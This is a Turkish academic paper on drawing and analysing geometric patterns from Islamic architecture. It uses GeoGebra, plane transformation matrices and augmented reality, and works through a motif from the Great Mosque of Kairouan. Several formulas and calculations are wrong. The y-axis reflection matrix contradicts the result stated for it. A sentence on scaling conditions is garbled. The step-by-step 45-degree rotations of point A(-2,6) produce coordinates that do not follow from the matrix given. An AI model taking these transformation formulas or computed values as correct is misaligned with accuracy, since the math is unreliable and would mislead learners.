Tarih boyunca Türk-İslam coğrafyasında yer alan mimari eserlerde, incelik ve büyük ustalıklarla çizilmiş olan geometrik desenler, İslam felsefesinden de esinlenerek sonsuzluk imgesine farklı bir bakış açısı kazandırmaktadır. Eski mimari yapılardaki bu geometrik desenleri çizen zanaatkarların aynı zamanda geometriyi mükemmel bir biçimde kullandıkları görülmektedir. Desenlerde kullanılan bir dairenin on iki eşit dilime bölünebilme ve bu tekniği kusursuz bir şekilde bütün desene uygulayabilme yetenekleri bu zanaatkarların geometride de usta olduklarını göstermektedir (Broug, 2013). Geometrik desenlerin kusursuzluğundaki ve mükemmelliğindeki sanatsal ve bilimsel gerçekler günümüz araştırmacıları tarafından da merak edilmektedir. Bu nedenle gerek sanat tarihçileri gerekse mimarlar tarafından geometrik desenler günümüze değin sıklıkla incelenmektedir. Bu araştırmacılar ve yaptıkları çalışmalardan bazıları şu şekilde verilebilir: (Abas ve Salman, 1994). İslami geometrik desenlerin simetrisi, (Akbari ve Bastanfard, 2021) İslami geometrik algoritmaları, (Albert vd., 2015) simetri grubu teorisi ile geometrik desenlerin incelenmesi, (Alimali ve Banissi, 2004) ızgara yöntemiyle geometrik desenlerin sınıflandırılması, (Barrios, Mostofa, 2015) geometrik desenlerde parametrik analiz yöntemi, (Dabbour, 2012) desenlerin geometrik özellikleri, (DeOrsey ve Renesse, 2022) İslami geometrik desenlerdeki matematiksel yöntemler, (Gökmen ve arkadaşları, 2022) Kayserideki Selçuklu mimari yapılarındaki desenlerin bilgisayar destekli modellenmesi, (Khamiane ve Benslimane, 2017) geometrik desenler, altın oran ve fraktal geometrisi, (Wichmann ve Wade, 2017) geometrik desenlere matematik yaklaşımını incelemişlerdir. Ancak yapılan çalışmalarda sanatsal, tarihi ve mimari açıdan ele alınan geometrik desenler sadece süsleme olarak incelenmekten öteye geçememiştir. Son yıllarda bazı araştırmalarda geometrik desenlerin geometrik özellikleri de ele alınmaya başlanmıştır (Sönmez, 2022), Öklid düzlem geometrisindeki temel elemanlardan yararlanılarak analizleri yapılan geometrik desenler, genellikle bir tek oluşturulan motifin dönüşümleriyle tekrarlanmasından oluşmaktadır. Mimari eserlerde görülen oldukça karmaşık ve birbirine geçmiş şekillerden oluşan bu motiflerin analizinde aslında birbirini kesen çemberler ve doğrulardan oluşan küçük bir motiften oluşabildiğini gözlemlemek bazen gerçekten zor olmaktadır. Bu nedenle son zamanlarda bazı araştırmacılar, bütüncül bu desenleri oluşturan küçük motiflerin analizlerini incelemeye başlamışlardır. Adım adım çizim teknikleri ile motiflerin oluşturulması sağlanıp daha sonra çeşitli simetri yöntemleri ile motifler birleştirilmiştir. Bu çalışmaların yaygınlaşmaya başlamasına rağmen henüz yeterli sayıda olmadığı görülmektedir. Bu proje kapsamı ile Türk-İslam coğrafyasında mimari eserlerde bulunan temel desenlerin farklı ve özgün bazı geometrik yöntemler ile daha detaylı ele alınması düşünülmektedir. Öncelikle temel çizim çalışmalarından sonra Geogebra ile geometrik desenlerin adım adım oluşturulması sağlanacaktır. GeoGebra programının kullanılmasındaki amaç çizilen her doğru ve çemberin denklemlerini elde etmek ve kesim noktalarını analitik olarak hesaplabilmektedir. Geometrik deseni oluşturan küçük motifin belirli noktaları tespit edilip motifin veri matrisi oluşturulacaktır. Akabinde bu motife uygulanacak düzlemsel dönüşümlerin matris, karmaşık sayılar gibi cebirsel yapılarla temsilleri oluşturulacaktır. Böylece, motiflerin aynı zamanda cebirsel sayılarla desen analizleri ilk kez

yapılmış olacaktır. Projemizin son kısmında ise oluşturduğumuz bu desenleri, GeoGebra 3D AR programı veya başka alternatif bir program ile artırılmış gerçeklikleri sağlanmaya çalışılacaktır. Böylelikle projemiz ile tarihi mimari eserlerin restorasyonlarında el ile çizimlerde yapılabilecek uygulama hatalarının önüne geçmek için yeni nesil teknoloji kullanılarak yeni bir adım atılarak kısmen de olsa konuya farkındalık kazandırılacaktır.

2. Yöntem

Bu çalışmanın amacı İslam coğrafyasındaki mimari eserlerde yer alan temel geometrik desenlerin çizim analizlerine hem geometrik açıdan hem teknolojik açıdan farklı bakış açılarıyla yenilikler getirmektir. Bu nedenle sanat tarihinde ele alınan geometrik süslemelerin dönüşüm geometrisinde kullanılan farklı yöntemlerin de uygulanmasıyla daha detaylı geometrik analizleri yapılabilmesi amaçlanmaktadır. Çalışmamızın gerçekleşmesi için yöntem olarak ilk aşamada var olan geometric çizim yöntemleri ile GeoGebra2D de önce tek bir motif çizilip desen ortaya çıkarılacaktır. Daha sonra bu motiflerin yansıma, döndürme gidi dönüşümleriyle yüzey kaplamaları oluşturulmuştur. Çalışmamızda Geogebra2D programının özelliği gereği çizilen geometrik elemanların parametrik denklemlerinin ve koordinatlarının elde edilebilmesiyle denklemler ve matrislerle matematiksel modellemeleri oluşturabilmektedir. Bu sayede motiflerin köşe veya kesişim noktaları analitik olarak elde edilerek, oluşan açılar ölçümleri yapılabilmektedir. Geometrik desenleri oluşturan başlangıç motifin analitik koordinatları alınarak her motif için bir veri matrisi oluşturulmuştur. Bu veri matrislerine düzlemsel dönüşüm matrisleri uygulanarak tüm geometrik desen oluşturulmaya çalışılmıştır. Böylece motiflerin hangi açılarla döndürülerek ya da hangi simetriler kullanılarak desenlerin oluşturulduğunu gösteren geometrik bir algoritma elde edilmiştir. Çalışmamızda, iki boyutlu geometrik desen çalışmalarımız bittikten sonra Geogebra Ar ve Unity Vuforia kullanılarak artırılmış gerçeklik uygulamaları elde edilmiştir. Böylece şimdiye kadar yapılan geometrik desen çalışmalarına hem yeni bir geometric yöntem getirmiş olduk hem de yeni nesil teknolojilerle destekli artırılmış gerçeklik uygulamalarını ilk kez yaparak desenlerin daha iyi algılanabilmesi sağlanmıştır.

2.1. Düzlemde İki Boyutlu Dönüşümler

İki boyutlu bir düzlemde bulunan bir noktanın yine düzlemdeki başka bir konuma yer değiştirilmesi iki boyutlu dönüşümler ile gerçekleşmektedir. Düzlemde noktaların konumlarının değiştirilmesini sağlayan iki boyutlu dönüşümler dönme, öteleme, yansıma, ölçekleme ve meyillendirme (shearing) dönüşümlerinden oluşmaktadır. Düzlemde herhangi iki noktayı diğer iki noktaya aralarındaki uzaklık aynı kalacak şekilde dönüştüren bu dönüşümlere aynı zamanda düzlemsel hareketler de denilmektedir. Düzlemsel hareketi sağlayan dönüşümler lineer denklemlere sahiptir. Her lineer denklem bir matris ile temsil edilebildiği için düzlemsel dönüşümlerin de matris temsilleri bulunmaktadır. Bilgisayar programlarında daha hızlı bir şekilde hesaplanabilmesi için dönüşümlerin matris gösterimleri tercih edilmektedir. Bu bölümde düzlemsel dönüşümlerin matris temsilleri ile ilgili temel bilgiler verilecektir (Mortenson, 1999).

2.1.1. Dönüşümler ve Matris Gösterimi

Düzlemsel hareketleri sağlayan genel dönüşümlerin tümü

$$x^* = ax + by + e$$

$$y^* = cx + dy + f$$

lineer denklemleri ile verilebilmektedir. Bu lineer denklemlerin karşılık geldiği matris formu

$$\begin{bmatrix} x' & y' \end{bmatrix} = \begin{bmatrix} x & y \end{bmatrix} \begin{bmatrix} a & b \\ c & d \end{bmatrix} + \begin{bmatrix} e & f \end{bmatrix}$$

biçiminde elde edilir. Bu genel dönüşüm matrisinde e, f öteleme dönüşümünü göstermektedir.

$$[T] = \begin{bmatrix} a & b \\ c & d \end{bmatrix}$$

genel dönüşüm matrisinde a, b, c, d katsayılarına verilen özel değerler ile de dönme, yansıma, ölçekleme, meyillendirme gibi bütün düzlemsel dönüşümler elde edilebilmektedir. $[T]$ genel dönüşüm matrisinde $a = d$ ve $b = c = 0$ değerleri alındığında tümten ölçekleme dönüşümü elde edilir. Düzlemde bir $P(x,y)$ noktasının tümten ölçekleme matrisi

$$\begin{bmatrix} x & y \end{bmatrix} [T] = \begin{bmatrix} x & y \end{bmatrix} \begin{bmatrix} a & 0 \\ 0 & a \end{bmatrix} = \begin{bmatrix} ax & ay \end{bmatrix}$$

olarak elde edilir. $a \neq d$ ve $b = c = 0$ alındığında eksenel ölçekleme elde edilir ve bir $P(x,y)$ noktasının tümten ölçekleme matrisi

$$\begin{bmatrix} x & y \end{bmatrix} [T] = \begin{bmatrix} x & y \end{bmatrix} \cdot \begin{bmatrix} a & 0 \\ 0 & d \end{bmatrix} = \begin{bmatrix} ax & dy \end{bmatrix}$$


olur. Burada eğer $a = d > 1$ alınırsa $a = d < 1$ alınırsa $a = d < 1$ alınırsa şekil genişletilerek, $a = d < 1$ alınırsa şekil küçültülerek ölçeklenir. Düzlemde iki boyutlu dönme dönüşümü matrisi

$$[R] = \begin{bmatrix} \cos \theta & \sin \theta \\ -\sin \theta & \cos \theta \end{bmatrix} \quad (1)$$

dönüşümü ile verilir. Şekil1 de verilen bir $P(x, y)$ noktasının düzlemde dönme dönüşümü

$$\begin{bmatrix} x' & y' \end{bmatrix} = \begin{bmatrix} x & y \end{bmatrix} \begin{bmatrix} \cos \theta & \sin \theta \\ -\sin \theta & \cos \theta \end{bmatrix} \quad (2)$$

matris çarpımı ile elde edilir.



Şekil 1: Düzlemde dönme dönüşümü

Düzlemde x eksenine göre yansıma matrisi

$$[T] = \begin{bmatrix} 1 & 0 \\ 0 & -1 \end{bmatrix}$$

ile verilir. Düzlemde alınan bir $P(x, y)$ noktasının x eksenine göre yansıması


$$\begin{bmatrix} x' & y' \end{bmatrix} = \begin{bmatrix} 1 & 0 \\ 0 & -1 \end{bmatrix} \begin{bmatrix} x & y \end{bmatrix} \quad (3)$$

olarak elde edilir. Benzer şekilde düzlemde y eksenine göre yansıma matrisi ise

$$[T] = \begin{bmatrix} -1 & 0 \\ 0 & -1 \end{bmatrix}$$

dir ve $P(x, y)$ noktasının y eksenine göre yansıması

$$\begin{bmatrix} x' & y' \end{bmatrix} = \begin{bmatrix} x & y \end{bmatrix} \begin{bmatrix} -1 & 0 \\ 0 & -1 \end{bmatrix} = \begin{bmatrix} -x & y \end{bmatrix} \quad (4)$$



Şekil 2: Düzlemde yansıma dönüşümü

Düzlemde alınan bir $P(x, y)$ noktasının $(y = x)$ I. açkırtay doğruşuna göre yansıması

$$\begin{bmatrix} x' & y' \end{bmatrix} = \begin{bmatrix} x & y \end{bmatrix} \cdot \begin{bmatrix} 0 & 1 \\ 1 & 0 \end{bmatrix} = \begin{bmatrix} y & x \end{bmatrix}$$

$(y = -x)$ II. açkırtay doğruşuna göre yansıması

$$\begin{bmatrix} x' & y' \end{bmatrix} = \begin{bmatrix} x & y \end{bmatrix} \begin{bmatrix} 0 & -1 \\ -1 & 0 \end{bmatrix} = \begin{bmatrix} -y & -x \end{bmatrix}$$

eşitlikleriyle verilir. Düzlemde iki boyutlu dönüşümlerin ard arda uygulanması ile birleştirilmiş dönüşümler elde edilebilmektedir. Ayrıca bir matriste hem dönme hem ölçekleme hem de öteleme dönüşümü kullanılabilmesi 2x2 lik genel dönüşüm matrisi ile mümkün olmamaktadır. Bu nedenle iki boyutlu dönüşüm matrisleri 3x3 lük homojen koordinatlardaki matris yöntemi ile uygulanır. Düzlemde alınan bir $P(x, y)$ noktasının homojen koordinatlar ile genel dönüşüm matrisi

$$\begin{bmatrix} x' & y' & 1 \end{bmatrix} = \begin{bmatrix} x & y & 1 \end{bmatrix} \begin{bmatrix} a & b & 0 \\ c & d & 0 \\ m & n & s \end{bmatrix}$$

ile verilir. Burada m ve n, sırasıyla x ve y ekseninde öteleme katsayısını verir. Ayrıca, s katsayısı tümünden ölçeklemeyi verir ve $s > 1$ ise küçülterek ölçeklemeyi, $s \in [0,1]$ ise büyütürerek ölçeklemeyi sağlar. Homojen koordinatlar sayesinde aynı anda birçok dönüşümü birleştirmek mümkündür. Örneğin iki boyutlu döndürme dönüşümü ile birlikte öteleme ve tümünden ölçekleme

$$[T] = \begin{bmatrix} \cos \theta & \sin \theta & 0 \\ -\sin \theta & \cos \theta & 0 \\ m & n & s \end{bmatrix}$$

matrisi ile gerçekleştirilebilir.

3. Bulgular

Yaptığımız literatür çalışmalarına göre dünyanın çeşitli yerlerindeki zanaatkarlar yeni motifler üretmek ve var olan desenlerin üzerine yenilikler katmak için çeşitli metodolojiler geliştirmişlerdir. Bu çalışmamızda Kayrevan, Şahcihan ve Elhamra eserlerindeki motiflerin Geogebra2D çizimlerini yaparak motifler üzerindeki her bir noktanın dönüşüm matrisleri ile incelemesi yapılmıştır. Daha sonra bir motiften dönme, yansıma, simetri vb. dönüşümleri uygulayarak bir yüzey kaplamasının nasıl oluşturulabileceğini gösterilmiştir. Çalışmamızın son bölümünde de elde edilen desenlerin Geogebra AR ve Unity Vuforia programlarında artırılmış gerçeklikleri elde edilmiştir.

3.1. Kayrevan Ulu Camisindeki Desenin Çizimi ve Geometrik Analizi

Kayrevan Ulu Cami, Kuzay Afrika'daki ilk İslam şehri olan Kayrevan şehrinin en önemli mimari eserlerindendir. Yapıldığı dönemden günümüze değin oldukça zarar gördüğü için farklı dönemlerde yenilenmiştir. Özellikle 684-688 yıllarında Berberi işgallerinden sonra çok zarar

gördüğü için 693-697 yılında yenilenmiştir. Emeviler döneminde Emevi Halifesi Hişam b. Abdülmelik tarafından kuzey yönünde geliştirilmiş, Abbasiler döneminde de tekrar inşaa edilmiştir. Kayrevan Ulu Cami Osmanlı dönemine kadar onarımlarla günümüze ulaşmış önemli bir eserdir (Okuryazarım, 2023).



Resim 1. Kayrevan Ulucami (Okuryazarım, 2023)

3.1.1. Kayrevan Ulu Camisindeki Desenin Geogebra 2D Programında Çizimi

Kayrevan Ulu Camisi'ndeki geometrik desenin Geogebra 2D programında aşama aşama çizimi bu bölümde yapılmıştır.

Geogebra2D programındaki çizim algoritması:

Adım 1. $M(0,0)$ merkezli 6 yarıçaplı çember çizilir.

Adım 2. Her bir kenarı 12cm olup çemberi içine alacak şekilde düzgün kare çizilir.


Adım 3. Karenin köşegenleri çizildikten sonra köşegenler ile çemberin kesişim noktalarından geçecek şekilde çapraz doğru parçaları çizilir.

Adım 4. Yeni oluşan kesişim noktalarında iç içe geçmiş yeni kareler çizilir.

Adım 5. (W,F) noktalarından geçecek şekilde içeriden bir çember yayı çizilir ve çember yayının I noktasına değecek şekilde içeriden bir çember daha çizilir.


Adım 6. Bütün çizilenlerin renkleri grileştirilir ve üzerinden ana motif çizilir.

Kayrevan Ulu Camindeki geometrik deseni çizebilmek için öncelikle 6 yarıçaplı çember ve bu çemberi çerçeveleyecek 12 cm olacak şekilde düzgün kare çizilir. Daha sonra karenin köşegenleri çizilir. Çemberin kareyle kesişen noktalarından Şekil 3 te gösterildiği gibi düzgün doğrular çizilir.



Şekil 3. Geogebra2D çizim aşamaları 1


Şimdi de şeklin içine bir düz bir ters olacak şekilde kareler çizilir. İç içe geçirilmiş karelerin boğum noktalarından doğrular geçirilir. Daha sonra W ve F noktalarından geçen şekildeki gibi yarım çember çizilir. Şekil 4 de bu çembere teğet olacak şekilde en içeride bir çember çizilir.



Şekil 4. Geogebra2D çizim aşamaları 2


Şekil 5'te ana çizim tamamlandıktan sonra geometrik deseni açığa çıkarabilmemiz için şimdiye kadar yaptığımız çizimleri Geogebra2D programının özelliğinden yararlanarak cebir

penceresindeki istenilen koordinatlarını gizlenebilmektedir. Burada çizim aşamalarını göstermek adına noktalar ve doğrular gri renge boyanmıştır.



Şekil 5. Geogebra2D çizim aşamaları 3

Grileştirdiğimiz çizgilerin üzerinden geometrik desenler kitabındaki aşamalarla siyah renk ile tekrar geçilir ve Şekil 6 elde edilir. Yine Geogebra'nın özelliğinden istenilen renk ile boyanabilmektedir.



Şekil 6. Geogebra2D programında çizim aşamaları 4

3.1.2. Kayrevan Ulu Camisindeki Desenin Geometrik Analizi

Denklem (1) deki dönme matrisinin formülünü Geogebra2D programında elde ettiğimiz Şekil 6 daki motifin bir şeridindeki S noktasına uygulayıp bir sonraki şeritteki karşılık geldiği

nokta elde edilir. Yeni koordinatlarda aşağıdaki formüle göre açığa çıkar. Denklem (2) deki dönme dönüşümünde $\theta = 45^\circ$ açısı alarak A(-2,6) noktasına uygulandığında

$$[A] = \begin{bmatrix} -2 & 6 \end{bmatrix} \cdot \begin{bmatrix} \cos 45^\circ & \sin 45^\circ \\ -\sin 45^\circ & \cos 45^\circ \end{bmatrix} = \begin{bmatrix} 5.65 & 2.82 \end{bmatrix} = [A']$$

dönüştürülmüş noktası elde edilir. Elde edilen A' noktası için tekrar (1) noktası uygulandığında

$$[A'] = \begin{bmatrix} 5.65 & 2.82 \end{bmatrix} \cdot \begin{bmatrix} \cos 45^\circ & \sin 45^\circ \\ -\sin 45^\circ & \cos 45^\circ \end{bmatrix} = \begin{bmatrix} -6 & -2 \end{bmatrix}$$

yeni A'' noktasının koordinatlarını elde ederiz. Bu şekilde aşağıda gösterilen üç adımı daha devam ettirdiğimizde


$$[A''] = \begin{bmatrix} -6 & -2 \end{bmatrix} \cdot \begin{bmatrix} \cos 45^\circ & \sin 45^\circ \\ -\sin 45^\circ & \cos 45^\circ \end{bmatrix} = \begin{bmatrix} -2.82 & -5.65 \end{bmatrix}$$

$$[A'''] = \begin{bmatrix} -2.82 & -5.65 \end{bmatrix} \cdot \begin{bmatrix} \cos 45^\circ & \sin 45^\circ \\ -\sin 45^\circ & \cos 45^\circ \end{bmatrix} = \begin{bmatrix} 1.41 & 1.41 \end{bmatrix}$$

noktaları elde edilir. Bu yöntem desenin tüm noktalarına uygulandığında Geogebra2D de çizim yolu ile elde edilen noktaların koordinatlarına ulaşılabilmektedir. Böylece Kayrevan Ulu camisindeki desenlerin oluşturulmasında tüm şeritlerin üzerindeki noktlarda ve hatta şeritlerin döndürülmesinde $\theta = 45^\circ$ lik dönmelerin etkin olduğu gözlemlenmektedir.

3.1.3. Kayrevan Ulu Camisindeki Desenin Yüzey Kaplaması

Şimdi de elde edilen motiften yansıma dönüşümü kullanılarak yüzey kaplaması oluşturulacaktır. Bazı noktalarının tam gelmesi adına A(-1.56,5.35) noktasından başlayarak istediğimiz ebatta altıgen alınmıştır. Noktaların tam gelmesini istememizdeki amaç dönme matrisini uygulayacağımız zaman görmesi daha kolay olan sayılar elde edebilmektir. Yüzey kaplamamızdaki amacımız ise periyodik olarak yansıma dönüşümünün kullanılmasıyla düzlemsel kaplama yapabilmektir. Öncelikle Şekil 7 deki gibi tek bir şeridi ele alalım.



Şekil 7. Kayrevan Ulu Camisindeki Desenin Renklendirilmesi

